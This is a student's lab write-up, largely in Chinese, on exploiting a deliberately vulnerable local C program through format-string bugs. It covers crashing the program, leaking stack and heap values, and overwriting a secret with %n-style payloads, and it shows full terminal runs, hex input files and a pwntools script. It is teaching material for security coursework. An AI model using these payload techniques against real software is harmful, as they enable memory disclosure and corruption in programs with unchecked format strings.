Lab 2.4 Format String Vulnerability

compile the source code

```
huangjiongrui@huangjiongrui-virtual-machine:~$ touch vul_prog.c
huangjiongrui@huangjiongrui-virtual-machine:~$ vi vul_prog.c
huangjiongrui@huangjiongrui-virtual-machine:~$ gcc -m32 -o vul_prog vul_prog.c
```

Crash the program named "vul_prog.c".

很简单的小题目，只要在格式化字符串输入中可劲的打%s就可以了。毕竟这么多地址，总有地址是违法的，多打几个就可以把整个程序crash掉了。我多试了几次，发现能crash的最小值是3个%s。

```
huangjiongrui@huangjiongrui-virtual-machine:~$ ./vul_prog
The variable secret's address is 0xffffd0e0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s
段错误 (核心已转储)
```

Print out the secret[1] value.

1. 在已经知道secret[1]所储存地址的前提下，我们只要知道格式化字符串储存的位置即可。下图为我尝试的输入：

   ```
   secret[0]'s address is 0x 804b008 (on heap)
   secret[1]'s address is 0x 804b00c (on heap)
   Please enter a decimal integer
   2
   Please enter a string
   AAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
   AAAA0xffffd0b8.0xf7ffd918.0xf0b5ff.0xffffd0de.0x1.0xc2.0xffffd1d4.0x804b008.0
   x2.0x41414141.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e7025
   2e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e70
   25
   ```

   可以发现在第10个地址中出现了0x41414141,这恰好就是我输入的前4个字符'AAAA'，所以发现输入的格式化字符串与储存位置偏差为10个地址。

2. 此时需要输入我需要观察的地址（注意使用小端规则），并在第十个地址处用%s来显示该处的值。

```
huangjiongrui@huangjiongrui-virtual-machine:~/anquanbianc$ ./vul_prog
The variable secret's address is 0xffffcff0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
1
Please enter a string
\x0c\xb0\x04\x08%10$s
段错误 (核心已转储)
huangjiongrui@huangjiongrui-virtual-machine:~/anquanbianc$ ./vul_prog
The variable secret's address is 0xffffcff0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
1
Please enter a string
\x0c\xb0\x04\x08%10$p
\x0c\xb0\x04\x080x6330785c
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

发现出现段错误，经过检查发现程序没有将\x0c进行转义。需要使用新的方法进行尝试。

3. 想到学linux时曾经使用过管道来进行自定义的输入和输出，于是使用010editor软件新建了一个hex的文件。文件内容如下：

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 32 0A 0C B0 04 08 25 31 30 24 73 0A               2..°..%10$s.
```

其中0x32和0x0A代表了输入的10进制为2，0A是换行符。

之后的4字节则是小端规则下的我想看的secret的地址，后面接上%10$s。

将文件传入linux，使用命令行重定向输入，得到以下结果：

```
huangjiongrui@huangjiongrui-virtual-machine:~/anquanbianc$ ./vul_prog < Untitled1
The variable secret's address is 0xffffcff0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
Please enter a string
段错误 (核心已转储)
```

发现与预期存在差异，于是将输入文件中的%10$s改为%10$p并重新运行程序：

```
huangjiongrui@huangjiongrui-virtual-machine:~/anquanbianc$ ./vul_prog < Untitled1
The variable secret's address is 0xffffcff0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
Please enter a string
0x250804b0
```

发现输出的地址不是0x0804b00c，经过仔细的观察发现程序将小端规则下最前面的0x0C忽略了却把之后的%（ascii恰为0x25）给拼在了后面。于是很自然的怀疑是没有对齐，于是在输入的字符串前又加了个垃圾数据。

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 32 0A 77 0C B0 04 08 25 31 30 24 70 0A            2.w.°..%10$p.
```

之后运行：

```
huangjiongrui@huangjiongrui-virtual-machine:~/anquanbianc$ ./vul_prog < Untitled1
The variable secret's address is 0xffffcff0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
Please enter a string
w
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

这次更牛逼了，连地址都不给输出了。事情至此陷入僵局，不管我怎么加怎么改，就是不能输入正确的地址。

这个问题我真的找了好多好多好多好多好多天，我甚至后来花了时间自学用python调用pwn库去写，照样过不了！！！

```python
from pwn import *

sh = process('./vul_prog')

sh.recv()
sleep(0.5)
payload = '1234'
sh.sendline(payload)
sh.recv()
payload = "" + p32(0x804b00c) + "%10$s"
sh.sendline(payload)
print(sh.recv())
```

4. 后来（半个月之后），我偶然见去看了0x0C的ascii码，然后发现，它的ASCII码居然是.....换页符.....

   所以我每次输入字符串的时候换页符像回车一样是读不进去的啊！！！我表演一个当场去世！！

   ok，问题找到了，可是怎么改呢？既然不能有0x0C出现在字符串中，那么可以改地址，我直接对secret[0]做改动，一次改俩，也是可以操作到secret[1]处的地址。

   所以，根据这个我们将输入文件更改：

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 32 0A 08 B0 04 08 25 31 30 24 6C 6C 73 0A        2..°..%10$lls.
```

   用程序运行后可以看到输出：

```
huangjiongrui@huangjiongrui-virtual-machine:~/anquanbianc$ ./vul_prog < Untitled1
The variable secret's address is 0xffffcff0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
Please enter a string
♦DU
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

   其中D的ascii码正是0x44，U的ascii为0x55，而第二个字母正是我要看的secret[1]。终于成功了！！！！！！！！

   Modify the secret[1] value.

   都能看到了难道还不会改，嘿嘿。

把上一个输入文件改为%10$lln即可。

```
huangjiongrui@huangjiongrui-virtual-machine:~/anquanbianc$ ./vul_prog < Untitled1
The variable secret's address is 0xffffcff0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
Please enter a string
◆
The original secrets: 0x44 -- 0x55
The new secrets:      0x4 -- 0x0
```

可以看到将secret[1]改为了0，虽然出于无奈，把secret[0]也一起改掉了。

Modify the secret[1] value to a pre-determined value.

本部分是在助教xgg指点下完成的。

我发现我不能通过secret[0]的地址改到secret[1]。但是发现之前输入的数字也是保存在栈中，且可以很容易发现它的偏移量是9，就是格式化字符串开始地址的前一个地址。

所以，可以利用这一个特性，在数字输入时恰好输入需要改变处的地址，然后将偏移量调整到该处。使用%n来对此处的值进行任意的修改。

以下为构造的文件和运行结果：

```
huangjiongrui@huangjiongrui-virtual-machine:~/anquanbianc$ hd Untitled1
00000000  31 33 34 35 32 34 39 34  30 0a 25 31 30 30 78 25  |134524940.%100x%|
00000010  39 24 6e 0a                                       |9$n.|
00000014
```


```
huangjiongrui@huangjiongrui-virtual-machine:~/anquanbianc$ ./vul_prog < Untitled
1
The variable secret's address is 0xffffd0c0 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
Please enter a string

            ffffd0c8
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x64
```

可以发现secret[1]的地址变为了我输入的100.

但在我完成作业以后我又思考了一会，既然一个secret占有4个字节，虽然我不能改到地址为0x0C的位置，但我能够更改诸如0x0E处的字节，这样也影响到了secret[1]的地址。

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	31	0A	0E	B0	04	08	25	31	30	24	68	68	6E				1..°..%10$hhn



由于原来secret[1]在0x804b00E处是0，现在将它改为4，因此系统将小端规则下的0x55,0x00,0x04,0x00，解析为0x40055。因此通过这个办法也可以一定程度的更改secret[1]的值。